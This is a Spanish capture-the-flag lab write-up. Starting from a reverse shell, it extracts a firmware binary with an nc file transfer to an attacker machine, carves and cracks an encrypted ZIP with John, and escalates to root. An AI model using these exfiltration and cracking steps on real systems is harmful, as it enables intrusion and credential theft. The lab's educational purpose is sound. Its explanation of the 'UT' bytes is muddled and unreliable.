Vamos a realizar una búsqueda de archivos binarios e imágenes

```
/var/www/html $ find / -type f \( -name "*.png" -o -name "*.jpg" -o -name "*.jpeg" -o -name "*.gif" -o -name "*.bmp" -o -name "*.bin" \) 2>/dev/null
/usr/lib/firmware/system.bin
/var/www/html $
```

Solo se encontró un archivo binario en /usr/lib/firmware/system.bin, vamos a analizarlo

Con strings se obtuvo

```
L'p4
a1t[3
root_password.txtUT
6zjux
NJ$=#c
root_password.txtUT
6zjux
/var/www/html $
```

¡Hay un archivo root_password.txt embebido dentro de system.bin! La contraseña parece ser 6zjux o NJ\$=#c (o una combinación). Los caracteres UT al final de root_password.txt sugieren que es un **archivo ZIP** (la firma PK está al revés: UT es parte de la cabecera de un archivo tar o zip)

Vamos a copiar este archivo a nuestra máquina Kali para poderlo analizar mejor

Primero lo servimos desde la reverse shell con phyton

```
/var/www/html $ cd /usr/lib/firmware/  
/usr/lib/firmware $ python3 -m http.server 8000  
/bin/sh: python3: not found  
/usr/lib/firmware $
```

No tenemos acceso a python o no está instalado, vamos a probar con nc

En una terminal de Kali

```
(chifay@kali)~[~/Whoami-Labs/VULNERABLE 2]  
$ nc -lvnp 9001 > system.bin  
listening on [any] 9001 ...  
█
```

Ahora desde la terminal con la reverse shell

```
/usr/lib/firmware $ nc 172.17.0.1 9001 < /usr/lib/firmware/system.bin  
/usr/lib/firmware $ █
```

De regreso a la terminal de Kali que dejamos escuchando en el puerto 9001

```
(chifay@kali)~[~/Whoami-Labs/VULNERABLE 2]  
$ nc -lvnp 9001 > system.bin  
listening on [any] 9001 ...  
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 34297  
  
(chifay@kali)~[~/Whoami-Labs/VULNERABLE 2]  
$ ls -al system.bin  
-rw-rw-r-- 1 chifay chifay 102637 Sep 25 14:22 system.bin
```

Ahora lo vamos a analizar con binwalk

```
(chifay@kali)~[~/Whoami-Labs/VULNERABLE 2]  
$ binwalk system.bin
```

DECIMAL	HEXADECIMAL	DESCRIPTION
102400	0x19000	Zip archive data, encrypted at least v1.0 to extract, compressed size: 37, uncompressed size: 25, name: root_password.txt
102615	0x190D7	End of Zip archive, footer length: 22

Datos clave:

- **ZIP archive** en el offset 102400 (0x19000).
- **Cifrado:** "encrypted at least v1.0" → **ZIP con contraseña.**
- **Contenido:** root_password.txt (25 bytes sin comprimir, 37 bytes comprimidos).
- **Tamaño total del ZIP:** 102615 - 102400 = **215 bytes.**

- **Tamaño del footer 22 bytes**

El ZIP está cifrado. Necesitamos:

1. **Extraer el ZIP** del archivo system.bin.
2. **Crackear la contraseña del ZIP** (o usar zip2john + john/hashcat).

Vamos a Extraer el ZIP del archivo system.bin

```
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ dd if=system.bin of=extracted.zip bs=1 skip=102400
237+0 records in
237+0 records out
237 bytes copied, 0.000513458 s, 462 kB/s
```

Lo verificamos

```
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ file extracted.zip
extracted.zip: Zip archive data, made by v3.0 UNIX, extract using at least v1.0, last modified Aug 10 2026 20:38:18, uncompressed size 25, method=store

(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ ls -al extracted.zip
-rw-rw-r-- 1 chifay chifay 237 Sep 25 14:52 extracted.zip

(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ unzip -l extracted.zip
Archive:  extracted.zip
  Length      Date    Time    Name
  ---
      25      2026-08-10  14:38    root_password.txt
      25
      1 file
```

Crackear la contraseña del ZIP

Extraer el hash del ZIP

```
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ zip2john extracted.zip > zip_hash.txt
ver 1.0 efh 5455 efh 7875 extracted.zip/root_password.txt PKZIP Encr: 2b chk, TS_chk, cmplen=37, decmplen=25, crc=59E1BA6
F ts=A4C9 cs=a4c9 type=0
```

Crackeamos con John

```
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ john --wordlist=/usr/share/wordlists/rockyou.txt zip_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1g 0:00:00:00 DONE (2026-09-25 14:56) 2.222g/s 12834Kp/s 12834Kc/s 12834KC/s markoktm..marisol4ever
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Hemos obtenido la contraseña del zip, vamos a descomprimir y ver el contenido

```
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ unzip extracted.zip
Archive: extracted.zip
[extracted.zip] root_password.txt password:
extracting: root_password.txt

(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ cat root_password.txt
```

Tenemos la contraseña de root, vamos a probarla

```
usr/lib/firmware $ su root
Password: 
whoami
root
```

Ya somos root, vamos a buscar la bandera

```
find / -name flag.txt 2>/dev/null  
/root/flag.txt  
cat /root/flag.txt  
VULNERABLE_2{XXXXXXXXXXXXXX}
```

Verificación de la bandera

```
chifay@kali: ~/Whoami-Labs/VULNERABLE 2
Session Actions Edit View Help
chifay@kali:...VULNERABLE 2 x chifay@kali:...VULNERABLE 2 x chifay@kali:...VULNERABLE 2 x chifay@kali:...VULNERABLE 2 x chifay@kali:...VULNERABLE 2 x
```

```
Entrena pentesting en escenarios reales.
Simula ataques · Documenta hallazgos · Progresas.
```

```
Cargando imagen...
Imagen lista
```

```
¡Listo para atacar!
```

```
Lab: VULNERABLE 2
Dificultad: *****☆ difícil
XP: 5
```

```
Objetivo: 172.17.0.2
Fecha: 2026-09-25 08:41:26 -0600
```

```
Flag (VULNERABLE_2{...}): VULNERABLE_2{XXXXXXXXXXXXXXXXXXXX}
```

```
¡Conquistado!
VULNERABLE 2 completado
Hora: 2026-09-25 15:01:30 -0600
Tiempo Total: 6h 20m 4s
```

```
Ctrl+C para salir
```